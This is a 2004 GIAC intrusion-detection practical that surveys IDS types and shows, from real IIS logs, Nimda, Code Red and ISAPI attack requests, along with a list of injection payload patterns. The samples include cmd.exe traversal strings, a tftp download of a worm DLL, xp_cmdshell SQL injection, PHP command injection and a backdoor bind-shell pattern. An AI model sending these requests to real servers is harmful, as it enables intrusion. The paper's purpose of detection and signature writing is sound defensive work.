GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

GCIA Intrusion Detection Practical v3.4

By
Gregory Lalla
1/19/2004

Summary: This paper is divided into three parts. The first part is a White Paper on Intrusion Detection and how it relates to web based attacks. I discuss the different types of Intrusion Detection Systems and list some of the open source and commercial products available. Then I discuss what to look for in your web logs so that you can write Intrusion Detection signatures to alert you when this type of traffic is on your network. In the second part, I analyze three different network detects. I discuss what the traffic is, how the traffic attempts to exploit a vulnerability and what defenses can be put in place to safeguard the network environment. The last part is a Security Audit performed for a University. I analysis traffic from the Universities network and report back to the University my findings on the state of its security. In particular, I analysis 10 different detects and point out where there are weakness or compromises on the network and how to set up defenses to improve the security of the University.

Assignment 1 – White Paper

Introduction

Most businesses and organizations today have some type of public web presence. This is most likely a web site which states who they are and what they have to offer. Unfortunately, having a web site open to the public also means the server it resides on is also open to the public. This makes web based attacks very appealing to would be attackers. They have a clear path to the server, via web ports, bypassing any firewall or router restriction. To make matters worse, attackers have tools that can identify what operating system is running, what ports and possible services are running and what type of web server is running on the system. This lets an attacker know exactly what exploit to run against a server, which leads to a better probability of success for the exploit. For these reasons, it is extremely important to secure web servers as much as possible. It is also just as important to be alerted when you are being attacked, to be told who is attacking you and to know how you are being attacked.

This paper will describe how to protect and prevent web based attacks as it relates to Intrusion Detection Systems (IDS). I will discuss how you will know when you are being probed or attacked and what responses to take when you are alerted to these events. I will examine the different tools available for intrusion detection and summarize their features. I'll also look at ways to supplement an Intrusion Detection System by looking at other sources for indications of intrusion and how to correlate it all together. This should allow for a more secure environment to run your web servers so you can feel confident that your public presence is also as secure as possible.

Detection

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

There are many ways that hackers launch attacks against web servers. To detect these attempts you need have an Intrusion Detection System in place. It would be nearly impossible to manually try and detect all the possible attacks against your site. There are a variety of Intrusion Detection Systems that you should use to better secure your environment. Each one has its benefits and weaknesses. By deploying them together, you create layers of defense to cover as many holes as possible. I will examine three types of systems: Network Intrusion Detection System (NIDS), Host Based Intrusion Detection Systems (HIDS) and Honeypots. I will examine these in detail and give examples of commercial and open sources tools available for each category.

Network Intrusion Detection Systems

Network Intrusion Detection Systems are usually dedicated systems (sensors) that are placed strategically around your network, to allow for the gathering of network traffic at key locations, for maximum traffic analysis. These sensors usually forward their information to a central location where the traffic is analyzed and alerts are generated. You'll commonly find a sensor deployed outside the firewall, inside the firewall on a DMZ, inside the firewall on your internal network, locations where there is a wireless network deployed and other highly sensitive areas of operation. This setup allows you to capture malicious packets before any are dropped by either the border firewall or any other firewalls or routers inside your network. It also lets you see what malicious traffic is not blocked by your firewalls and routers and makes it inside your network.

The sensors are normally set up with two network cards. The first network card is set up in "silent" mode. The card is not given an IP address and does not create any network traffic. It only captures packets and in this way, prevents the sensor from being detected or compromised. The second network card is configured on a private network so that it can send the packet captures to a central repository for analysis. These sensors connect to the network by either listening in on the maintenance port of a switch, connecting to an IDS load balancer, connecting to a tap on the network or by simply listening in on a hub. All these ways allow the sensor to gather all the traffic for there particular location.

The central repository or "brains" of the NIDS processes all the information it receives from the sensors. There are several different ways this can be accomplished. First, the information can be looked at by a signature based system. This type of system looks at traffic and compares it to known malicious traffic. If it finds a pattern in the packet that matches its signature it sends off an alert. The advantage of this system is that it will alert you for all known attacks that it analysis. There are several downsides to this however. First, you must maintain the signatures. Not only do you have to keep all the old ones but you must obtain the latest signatures for any newly discovered attacks. Second, for commercial products that do not allow you to write your own signatures, when a new attack is identified, you have to wait for the company to provide you with the new signature. While you wait, your IDS will continually miss the attack traffic. Third, this type of system does not protect you from attacks that have not yet been publicized. If a previously unknown vulnerability has been found by a hacker and the exploit is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

launched against your systems, a signature based IDS will not alert you to the attack. Lastly, it is also possible to hide an attack if the intrusion detection system is not stateful. Attackers can fragment their attack traffic to prevent a signature match while still hitting their victim upon reassembly.

The second method of interpreting the collected data is anomaly based. This operates under the assumption that traffic outside the norm is bad. “A behavioral rule defines a profile of legitimate activity. Any activity that does not match the profile is considered anomalous and will cause the security product to be triggered. As rules are not specific to a particular type of attack, they can block malicious behavior without having to recognize the precise attack used.”[1] This type of system covers the weaknesses from the signature based system. It frees us from having to keep signatures up to date and it detects new unknown attacks. Plus to some extent, if our IDS is not stateful, it can compensate for that situation too (in these days, how often do you see fragment packets? If you see them, then it’s an anomaly and should be investigated). “The weakness inherent in the [behavioral] rules based approach is that it is not able to detect and report the specific forensics information about an individual attacker or threat”[2]

The third type is a combination of the two above. By having both signature based and anomaly based detection, you provide a “defense in depth” approach that helps cover the weaknesses of each system. You do not necessarily need to have a product that does both tasks. You may find that a combination of products that focus on a specific type of detection, best for your network.

The benefits for a NIDS is the total coverage you can employ throughout your network with a central repository to collect and analyze all that data. That way, you can see the total picture of what is going on in your network. The weakness is the cost. The software can be quite expensive and even if you go with the free open source software, the hardware that needs to be deployed can kill your IT budget. Plus the more systems that are deployed and the more traffic that is collected, the more man hours it takes to maintain the system and analyze all the results.

For web based attacks, NIDS are a necessity. This is because the web server ports (80, 443) are normally open at the firewall so that the public can get to your web sites. This means that there are very few barriers that an attacker has to go through to get to your server. You need to know when there is malicious traffic, from where the traffic is coming and the type of attack. NIDS will provide this information in a timely manner so that you can mount some type of response. A NIDS can also help detect unauthorized web servers on your network. This might be an accidental default install of a Windows server or more devious activity like an employee putting up their part-time business web site. These types of systems often lack the security found on servers because the people who put them up are not likely to know that much about securing a web server. The sooner you know about these systems the quicker you can take them off line. Below is a list of a few commercial and open source NIDS software and a summary of the product:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

ISS Real Secure Network – Commercial (Signature and Anomaly based)

> "Offers application-level protocol analysis and pattern-based detection. Provides Detection, Prevention and Response. X-Force software keeps product up to date on new vulnerabilities. Detects known and previously unknown attacks. Centralized management with SiteProtector." [3]

Snort – Open Source (Signature based)

> "Snort is an open source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes. Snort uses a flexible rules language to describe traffic that it should collect or pass, as well as a detection engine that utilizes a modular plugin architecture. Snort has a real-time alerting capability as well, incorporating alerting mechanisms for syslog, a user specified file, a UNIX socket, or WinPopup messages to Windows clients using Samba's smbclient."[4]

SPADE – Open Source (Anomaly based)

> "Spade will review the packets received by Snort, find those of interest and report those packets that it believes are anomalous along with an anomaly score. The anomaly score that is assigned is based on the observed history of the network. The fewer times that a particular kind of packet has occurred in the past, the higher its anomaly score will be. At any given time, a reporting threshold is defined for the sensor. For each event that exceeds this threshold, an alert is sent." [5]

Host Based Intrusion Detection Systems

Host Based Intrusion Detection Systems are installed on the machine you are trying to protect. These types of systems come in many different forms. We will examine three different types: Packet Filtering/Wrappers, Integrity Checking and Application Anomaly Detection. These types of systems usually operate on a per machine basis but some offer central management features.

Packet Filtering/Wrappers are the simplest of the Host Based IDS. They operate like firewalls where they examine the traffic that arrives on the network interface and based on a set of rules, allow or deny the traffic. For packet filtering, these rules can typically be set for inbound and outbound traffic. When a rule is triggered, an entry is made in the logs. This type of system is particularly useful to web servers since you want to be able to restrict access as much as possible. You can open up your web ports to the world but then restrict all other ports based on IP address and service. An example would be static web site content that needs to be updated frequently. You can restrict access to those individual machines on your network that you trust and open up only the ports they need to transfer updated files. Wrappers also perform the same function in a slightly different way. The wrapper intercepts a request for service from the inetd process, decides to allow or deny the traffic based on a set of rules and then logs the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

event. These log entries are made to Syslog, where alerts can be generated. The disadvantage of this type of HIDS is that it's quite easy to spoof an IP address to a trusted host, bypassing any rules in place and if an attack is coming from a trusted host, this type of HIDS will not report on it. Below are two examples of software mentioned above:

SSH Communications Sentinel – Commercial (packet filter)

> "SSH Sentinel software package includes a built-in personal firewall for safeguarding remote users by filtering out hostile traffic. Centralized Management. Distributing digitally signed security policy from a centralized server allows for quick and safe deployment of policy changes even within a large organization."[6]

TCP Wrappers – Open Source (wrapper)

> "Tcpd- the program implementing the tcp wrapper - was developed as a result of an actual attack. It provides (1) some level of access control based on the source and destination of the connection request and (2) logging for successful and unsuccessful connections. tcp wrapper starts a filter program before the requested server process is started, assuming the connection request is permitted by the access control lists. All messages about connections and connection attempts are logged via syslogd"[7]

Integrity checking software is an excellent intrusion detection system. It works by taking a "snapshot" of the files on your current un-compromised system. If there is a change in any of those files or if it finds new files on the system, it will notify with an alert. This is a huge advantage because it is "very difficult to compromise a system without altering a system file."[8] The disadvantage of this type of HIDS is that you must know your system pretty well and take into account those files that are suppose to change like log files, pagefiles, temp files, print spooling, local system databases, registry backups, etc. Otherwise, you'll be inundated with false positives. Another problem is that you must continually update the profile that contains the "current copy" of the file system every time a legitimate change is made to your system. This can be especially difficult for static web sites whose content changes frequently. For web based applications, whose files most go through rigorous development and testing phases before being moved to production, this type of system would work great since the application isn't, we presume, being frequently updated. If a web page was defaced, you'd know about it immediately. And some integrity checking systems can roll back the changed file. Here are two examples of integrity checking software:

GFI LanGuard System Integrity Monitor – Freeware

> "GFI LANguard System Integrity Monitor (S.I.M.) is a utility that provides intrusion detection by checking whether files have been changed, added or deleted on a Windows 2000/XP system. GFI LANguard S.I.M. logs exactly which files have changed, allowing you to relatively easily restore the system to its original state. You can configure GFI LANguard S.I.M. to monitor not only operating system files but also your images, CGI programs, Active Server pages and HTML files

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

for unauthorized changes. If your system is breached and your web site defaced, GFI LANguard S.I.M. will notify you, enabling you to take immediate action."[9]

Tripwire – Commercial

"Able to detect and pinpoint changes to system and configuration files, Tripwire for Servers enables IT staff to determine what changed, when it changed, how it changed, who changed it-and to roll servers back to a known good state if the change is not authorized or desired. Tripwire is the only way to know for certain that servers have not been changed without your knowledge."[10]

Application Anomaly Detection HIDS are usually more complex in nature. These systems look at what is normal and create a profile based on the processes it expects to see. If any new process is started that is not defined in the profile, an alert is generated. This type of system is great for detecting trojans, worms, backdoors and active rootkits. When Code Red and Nimda were plaguing web servers all over the world, this type of system would have immediately alerted you to the fact that a backdoor was running on your server. Also these types of HIDS usually incorporate many other techniques and functions like firewalls, IDS attack signatures and alerting. The disadvantage of this type of system is the amount of time it takes to build up a "normal" profile. Not all processes run continuously and until you have built up your profile you will see many false positives. Also, every time new software is installed the profile must be updated. Below are a couple of examples of Application Anomaly Detection software:

ISS BlackIce Server Protection – Commercial

"Application Control: Helps you prevent unknown and possibly destructive applications from damaging your server. When you suspect an application may have been modified, Application Control lets you decide whether to let it start. BlackICE Server Protection goes beyond the capabilities of other products by preventing unauthorized applications from starting other applications or services."[11] Also provides Intrusion Detection and Firewall capabilities.

Symantec Host Based IDS – Commercial

"Process Reporter provides access to granular process data so administrators can make informed decisions regarding server security. Process Monitor allows administrators to define a wide variety of security configurations to provide a fault-tolerant, secure environment tailored to the organization's security policy. Process Blocker restricts server abilities and protects against malicious processes through administrator defined responses."[12]

Honeypots

Honeypots are the last intrusion detection systems that I will examine. These are entire systems built solely to lure hackers to them by providing an easy target, with known vulnerable services running. The purpose of a honeypot is to allow you to study who is attacking you, what they are going after and how they go about their attacks. These honeypots are usually deployed in an isolated environment, secure from the rest of the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

network. Once attackers enter the honeypot, all of their activities are monitored and recorded in a separate protected area where it can be analyzed. This is a great way to see what types of attacks are being targeted against your web sites. With the help of a bogus web site you could discover new variations on old attacks or find new attacks never seen before. With this type of information you can write new signatures for you intrusion detection systems to help protect your real severs along with blocking the offending attackers at your firewall. The disadvantage is, if the attacker were to break out of the honeypot, then you would have an attacker inside your network and past your firewall. And like most systems, it usually needs to be updated with the latest software and vulnerabilities. Below is software to deploy a honeypot on your network:

Verizon NetFacade – Commercial

> "Creates a Honeynet that exists to alert network security or management personnel of an intrusion. In addition, it has a secondary effect of distracting intruders from probing and attacking the real targets on a network. NetFacade simulates a network of hosts running seemingly vulnerable services. All traffic to the NetFacade Intrusion Detection service on the virtual network is logged and brought to the attention of the Security Administrator(s)."[13]

Back Officer Friendly (BOF) – Freeware

> "Back Officer Friendly was originally created to detect when anyone attempts a Back Orifice scan against your computer. It has since evolved to detect attempted connections to other services, such as Telnet, FTP, SMTP, POP3 and IMAP2. When BOF receives a connection to one of these services, it will fake replies to the hopeful hacker, wasting the attacker's time, and giving you time to stop them from other mischief."[14]

Prevention

Now that we know ways to detect attacks against our web servers its time to look at ways to prevent those same attacks from succeeding. The obvious ways are to: patch your web servers, restrict developer access to them, have rigorous testing and code review for your web applications, lock down your systems using checklists, security guidelines and security software, like URLScan. It also makes sense to use SSL encryption for sensitive information and updated IP restrictions at the web server level for protected areas. These protected areas should be password protected and the user credentials should not be sent in clear-text. The web servers should also be scanned using vulnerability scanners like ISS Internet Scanner and Nessus to identify any lapses in security. Every reported entry should be examined and determined to see if it is a false positive or an acceptable risk. If it is neither, the system should be immediately fixed. Also there are some IDS systems that will automatically respond to a detected intrusion. These systems can kill the session exchange either at the source, at the destination or at both. This feature must be used with care. Legitimate traffic can be blocked do to false positives or by IP spoofing when firewalls are set up to automatically block IP's based on alerts generated from the IDS system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

But one of the best ways to protect your web servers is by penetration testing. This way, you can actually see what an attacker would see and find out for yourself if there are any holes in your system before anyone else does. The things that need to be tested on a web server are the server itself and, just as importantly, the web applications running on the server. Test your web sites for buffer overflows, cross site scripting, SQL injection, directory traversal, clear text credentials, improper permissions, confidential data disclosure, sample scripts and web server fingerprinting. Testing for all of these security issues will go along way towards maintaining a secure server. Please make sure you obtain the proper permission before you perform your own penetration testing.

Attacks

Now that we know how to detect and prevent web based attacks, let us look at the actual attacks that we are concerned about. These are some of the many types of attacks that you could expect to see in your web logs. These examples are from actual log events obtained on a home Windows 2000 IIS 5.0 web server on a DSL internet connection, except where identified.

Nimda – (September, 2001) - exploits a back door left by the Code Red II worm. It also uses the Web Server Folder Traversal vulnerability ([MS00-078 : Microsoft Security Bulletin] – “Due to a canonicalization error in IIS a particular type of malformed url could be used to access files and folders that lie anywhere on the logical drive that contains the web folders”)[15] to infect the server. “The worm copies itself as admin.dll via tftp. Infected machines create a listening tftp server (port 69/udp) to transfer a copy of the worm. Then this file is executed on the web server and copied to multiple locations. In addition to this exploit, the worm attempts to exploit already compromised web servers using the files root.exe or cmd.exe which are located in remotely executable web directories. Next, the worm attempts to modify the files named default, index, main or readme or files with the extensions .htm, .html or .sap by adding java script. The java script causes visitors who open infected pages to be presented with readme.eml which the worm created. Readme.eml is an outlook express email file, with the worm as an attachment. The email messages use the MIME exploit. Thus, a computer may be infected by browsing the infected web page.”[16]

In my web log file, Nimda is trying to connect directly to the backdoor left by Code Red:

```
/scripts/root.exe /c+dir
/MSADC/root.exe /c+dir
/c/winnt/system32/cmd.exe /c+dir
/d/winnt/system32/cmd.exe /c+dir
```

Here Nimda is trying to use the Web Server Folder Traversal vulnerability to connect to the backdoor:

```
/scripts/..%5c../winnt/system32/cmd.exe /c+dir
/_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir
/_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The traversal means, directory structure, and executable can very widely. Here are some examples of the variety I have seen in my logs:

Unicode

/..Á ../	/..%5c../	/..ü€€€€¯../	/.._../	/..%c1%1c../	/..%%35%63../
/..À/../	/..Á%pc../	/..À%qf../	/..À/	/..%c0%2f../	/..%C0%AF../
/..À¯../	/..ð€€¯../	/..Á%8s../	/..%\.	/..%c0%af../	/..%25%35%63../
/..Áœ../	/.%2e/	/..ø€€€¯../	/....../	/..%255c../	/..%e0%80%af../
/..%2f../	/..o../	/..À%9v../	/à/€/	/..%c1%9c../	/..%255c%255c../

Directory Structure

/PBServer/	/win2000/	/windows/	/bin/	/adsamples/	/etc/
/_vti_cnf/	/repair\	/iisadmpwd/	/samples/	/iissamples/	/cgi-bin/

Executable

Cmd1	Cmd2	severdata	Shell	superlol	lock
blackbeard	exchange	sensepost			

If you are actually infected with Nimda you may see the following embedded in your web pages:

```
<script language="JavaScript">
window.open("readme.eml", null, "resizeable=no,top=6000,left=6000")
</script>
```

The below detect was made by Chris Norton.

```
"[**] [1:1290:8] WEB-CLIENT readme.eml autoload attempt [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
10/22-16:22:36.466507 207.217.78.168:80 -> 32.245.166.236:61787
TCP TTL:51 TOS:0x0 ID:5579 IpLen:20 DgmLen:748 DF
***A**** Seq: 0x1805ED89  Ack: 0xA703EFA  Win: 0xFAF0  TcpLen: 20
[Xref => url www.cert.org/advisories/CA-2001-26.html]"[17]
```

If you are infected you may also see the following entry in your web log files.

> "The presence of this string: /c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll 200 in the IIS logs, where "x.x.x.x" is the IP address of the attacking system. (Note that only the "200" result code indicates success of this command.)"[18]

The note above is important. When looking at all your web logs you should look to see what the http status indicates. As mentioned above, a 200 status indicates a success, which is normally not a good thing. You generally want to see some number in the 400's, which indicates some type of error occurred and the event was not a success.

A good tool to scan for the Nimda virus is provided by Eeye Digital Security. It is located at the following URL: http://www.eeye.com/html/Research/Tools/nimda.html[19]

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Code Red – (June 2001) - "Worm randomly attempts to connect to tcp port 80 on a randomly chosen host. Upon a successful connection to port 80 the attacking host sends a crafted http get request to the victim attempting to exploit a buffer overflow in the indexing service [MS01-033 : Microsoft Security Bulletin]…which is a remotely exploitable buffer overflow in the IDQ.dll ISAPI extension. An intruder exploiting this vulnerability may be able to execute arbitrary code on the server. The only precondition is that the IIS server is running with script mappings for Internet Data Administration (.ida) and Internet Data Query (.idq) files."[20]

This is a Code Red entry in web log file trying to exploit .ida ISAPI extension. (Where characters are redundant I have insert [**abbreviated]** to conserve space.)

```
GET /default.ida
NNNNNNNNNNNNNNNNNNNNNNNNNNNN[abbreviated]NNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%
ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
```

To alert you of infection, you can set up your IDS to look for an outbound connections going to 198.137.240.91 (www.whitehouse.gov). Code Red is programmed to launch a denial of service attack against the Whitehouse web site.[21]

You may also see the following outbound web content that has been defaced by Code Red:

"HELLO! Welcome to http://www.worm.com! Hacked By Chinese!"[22]

Code Red II – (August 2001) - Exploits the same buffer overflow as above but "this causes a system level compromise and leaves a backdoor."[23]

This Code Red II detect in my web logs is also similar to the Code Red detect.

```
GET /default.ida
XXXXXXXXXXXXXXXXX[abbreviated]XXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a
```

The back door is normally root.exe or cmd.exe. These are the files most often associated with Nimda.

A good tool to detect Code Red is provided by Eeye Digital Security. It is located at the following URL: http://www.eeye.com/html/Research/Tools/codered.html[24]

To remove Code Red you can use a tool by Symantec located at the following URL: http://securityresponse.symantec.com/avcenter/venc/data/codered.removal.tool.html[25]

Microsoft ISAPI Extension Vulnerabilities – "ISAPI (Internet Services Application Programming Interface) is a technology that enables web developers to extend the functionality of their web servers by writing custom code that provides new services for a web server. The custom code can either be implemented in an ISAPI filter, if the new

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

functionality provides a low-level service, or an ISAPI extension, if the new functionality provides a high-level service."[26] Unfortunately, there have been many exploits against Microsoft's ISAPI extensions. Here are a few entries that I have seen in my web logs that try to take advantage of those flaws.

The same vulnerability that Code Red exploits (MS01-033 : Microsoft Security Bulletin) is also used in the following buffer overrun.

```
GET /NULL.IDA
CCCCCCCCCCCCCCC[abbreviated]CCCCCCCCCCCCCC÷™øúúüéí™êü÷ý™ëüúï™úõöêüêöúòüí™
ÎÊØÊíøëîé™þüíñöêí÷øôü™þüíñöêíûà÷øôü™êüíêöúòöéí™™™ÕöøýÕðûêøëàØ™ÞüíÉëöúØýýëüêê™êë  î¨
é  î™úÛÅ+Ccmd.exe$
```

Here is an exploit attempt to retrieve data from the file global.asa. The exploit is the File Fragment Reading via .HTR vulnerability (MS00-031 : Microsoft Security Bulletin)

```
/global.asa+.htr
/global.asa?+.htr\
```

Here is an attempt to overflow the buffer of the .PRINTER ISAPI extension (MS01-023 : Microsoft Security Bulletin – Unchecked Buffer in ISAPI Extension Could Enable Compromise of IIS 5.0 Server.)

```
/NULL.printer
                              [abbreviated]                               ™ÎÊØÊíøëîé™þüíñöêí
÷øôü™þüíñöêíûà÷øôü™êüíêöúòöéí™™™ÕöøýÕðûêøëàØ™ÞüíÉëöúØýýëüêê™ê  î¨é  î•„ÛÅ+Ccmd.exe$
```

Here is another ISAPI extension vulnerability (MS00-006 : Microsoft Security Bulletin – Malformed Hit-Highlighting Argument vulnerability.) The webhits extension can be exploited to allow the attacker to traverse the file structure.

```
/null.htw CiWebHitsFile=/global.asa%20&CiRestriction=none&CiHiliteType=Full
```

This last ISAPI vulnerability has to do with Microsoft Window Media Services. It uses an ISAPI DLL named nsiislog.dll. This exploit could allow a Denial of Service against the web server (MS03-019 : Microsoft Security Bulletin – Flaw in ISAPI Extension for Windows Media Player Could Cause Denial of Service.) Here is the log entry:

```
GET /scripts/nsiislog.dll
```

Sample Files and Admin Scripts –These can be dangerous to leave on your system for any application. They often provide root level functionality that you would not want an average user to be able to perform. Many of these scripts are never used and often installed without the administrator knowing about them. Here are some probes I have seen in my web logs looking for such scripts.

```
/iissamples/sdk/asp/docs/codebrws.asp /c+dir+c:\|-|0|404_Object_Not_Found
/iissamples/issamples/oop/qfullhit.htw /c+dir+c:\
/iissamples/exair/Search/search.idq /c+dir+c:\
/iissamples/exair/search/qsumrhit.htw /c+dir+c:\
/iisadmpwd/anot.htr /c+dir+c:\
/iisadmpwd/aexp.htr /c+dir+c:\
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
/iisadmpwd/achg.htr /c+dir+c:\
```

WebDav – “WebDav is an extension to the HTTP specification. The “DAV” in “WebDAV” stands for “distributed authoring and versioning”, and it adds a capability for authorized users to remotely add and manage content on a web server.”[27] Microsoft’s implementation of WebDav has had several vulnerabilities associated with it. And even though Webdav is disabled by default, your systems may still be vulnerable to attack unless you are up to date with patches. The following are several log entries I’ve found that suggest a Webdav Denial of Service exploit (MS01-016 : Microsoft Security Bulletin – Malformed WebDev Request Can Cause IIS to Exhaust CPU Resources.)

```
80 SEARCH
/ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑ[abbreviated]
                                                      - 404 –
80 SEARCH
/ÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒÒ[abbreviated]
                                                     - 404 –
80 SEARCH
/ĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨĨ[abbreviated]
                                                     -404 –
80 SEARCH
/++++++++++++++++++++++++++++++++++++++++++++++++[abbreviated
                                   - 404 -
80 SEARCH
/ØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØØ[abbreviated]
                                                    - 404 –
```

Formmail – “FormMail is a generic HTML form to e-mail gateway that parses the results of any form and sends them to the specified users. [Formmail has] several…spam-related security holes.”[28] This attack is most frequently used on Unix Servers with Apache. I found these scans on my Windows IIS server.

```
/cgi-bin/FormMail.cgi
/cgi-bin/FormMail.pl
/cgi-bin/SendMail.pl
/cgi-bin/mail.pl
/cgi-bin/submit.pl
```

General Attacks – Some other general attack indications in your web logs to look for are listed below. These entries are taken from two articles written by Zenomorph.

“‘%00’ Requests - It can be used to fool a web application into thinking a different file type has been requested.

```
http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html
```

> This request tricks the application into thinking the filename ends in one of its predefined acceptable file types.”[29]

“’|’ Requests - This is a pipe character, which is often used in Unix to help execute multiple commands at a time in a single request.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|

This request is asking for the command of ls to be executed."[30]

"'<' and '>' Requests - This request shows a cross site server scripting attack example.

http://host/something.php=<b>Hi%20mom%20I'm%20Bold!</b>"[31]

"'!' Requests - This character is often used in SSI(Server Side Include) attacks. These attacks may allow an attacker to have similar results as cross site scripting exploitation does if the attacker fools a user into clicking on a link

http://host1/something.php=<!%20--#include%20virtual="http://host2/fake-article.html"-->"[32]

"'<?' Requests - This is often used while trying to insert php into a remote web application. It may be possible to execute commands depending on server setup, and other contributing factors.

http://host/something.php=<? passthru("id");?>

On a poorly written php application it may execute this command locally on the remote host under the privilege of the web server user."[33]

"'`' Requests - The backtick character is often used in perl to execute commands. This character isn't normally used in any valid web application, so if you see it in your logs take it very seriously.

http://host/something.cgi=`id` "[34]

"'~' Requests – The ~ character is sometimes used by attackers to determine who is a valid user on your system.

http://host/~joe

This request is looking for a user named "joe" on the remote system."[35]

" " ' " Requests - If this particular character shows up in your logs then there is a possibility someone is trying a SQL injection attack against your software.

http://host/cgi-bin/lame.asp?name=john`;EXEC master.dbo.xp_cmdshell'cmd.exe dir c:'—"[36]

"' #, {} , ^ , and []' Requests - These particular characters may show up in your logs if an attacker is echoing some source code into a file of a perl or c program. Once a file is created and compiled/interpreted the attacker could bind a shell to a port giving themselves easy access

http://host/dont.pl?ask=/bin/echo%20"#!/usr/bin/perl%20stuff-that-binds-a-

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

backdoor"%20>/tmp/back.pl;/usr/bin/perl%20/tmp/back.pl%20-p1099"[37]

"'(and)' Requests - This value is often used in cross site scripting attacks.

http://host/index.php?stupid=<img%20src=javascript:alert(document.domain)>"[38]

" Lots of '/' Requests - If you check your logs and see A LOT of '/' characters then there is a good chance an attacker is attempting to exploit a well known apache bug.

http://host///"[39]

Other Logs

For each of the above entries and any others you may find in your web logs, an IDS rule should be created to detect them, if they have not already been supplied. As you can tell, there are a lot of ways to attack a web server and it's not always possible to have the latest signature in your IDS to detect them. One way to help mitigate this risk is to use an anomaly based IDS that will detect new and unconventional traffic. Another way is to check your web and IDS logs against other logs your systems may be keeping. These logs could include the ones generated by your firewall, syslog, EventView, URLScan, web application logs, database logs, etc.

These additional logs may give you more information on a suspected attack and let you know if the attack has succeeded. Also, when reviewing these logs you may notice suspicious activity that your IDS logs missed and you overlooked in the web logs. If, after investigation, it is decided that it was an attack, you may be able to write a new IDS rule based on the signature discovered in your other logs. The key for this to work, though, is that all of your logs must keep the same time and date. You should have some type of Time Service in place so that when you do compare log files, you can easily coordinate events based on the timestamp of the event in question. This is also important for evidence if you had a criminal case for a server break-in that went to court.

Here is an example of where snort, with the rule set from 10/24/2003, missed a Nimda probe but URLScan caught it. (IP addresses have been obfuscated)

URLScan Log:

```
2003-12-19 17:03:49.000                    x.x.x.65    URL normalization was not complete after one pass.
Request will be rejected.              5        /scripts/..%255c%255c../winnt/system32/cmd.exe
```

Windump packet capture in Snort:

```
12/19-17:03:50.505991 0:C:CE:96:95:7F -> 0:7:E9:1B:40:54 type:0x800 len:0x71
x.x.x.65:3759 -> y.y.y.236:80 TCP TTL:104 TOS:0x0 ID:25655 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x6CBBD69A  Ack: 0x836B90F0  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25      GET /scripts/..%
32 35 35 63 25 32 35 35 63 2E 2E 2F 77 69 6E 6E      255c%255c../winn
74 2F 73 79 73 74 65 6D 33 32                        t/system32
```

Snort Rule that missed it from the WEB-IIS.rules:

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS unicode directory
traversal attempt"; flow:to_server,established; content:"/..%255c.."; nocase; classtype:web-application-
attack; reference:cve,CVE-2000-0884; sid:1945; rev:1;)
```

Notice how I was able to find this event in the Windump capture based on the timestamp provided by URLScan. Both systems were running at nearly the same time and date. Also notice that the Snort rule that missed the event only had ..%255c.. as the content signature while our attack had ..%255c%255c.. as its content. We could now write a Snort rule to detect this type of attack.

Conclusion

Almost every business and organization has a publicly facing web site either hosted by themselves or by a third party. Since the site is open to the public, it provides a direct access to the server it resides on; past firewalls, routers, IP filters and host based security systems. For most businesses and organizations, it would be, at the very least, an embarrassment to have their web site defaced by an attacker. But there could be far worse consequences if your web server is compromised. Many servers house customer credit card information, social security numbers, medical records, proprietary information or even national secrets that would be devastating if they were made public. If it were known that this type of information was compromised, not only would the financial loss be potentially devastating, but consumer trust, confidence and loyalty would most likely be effected. This type of event could easily put some companies out of business.

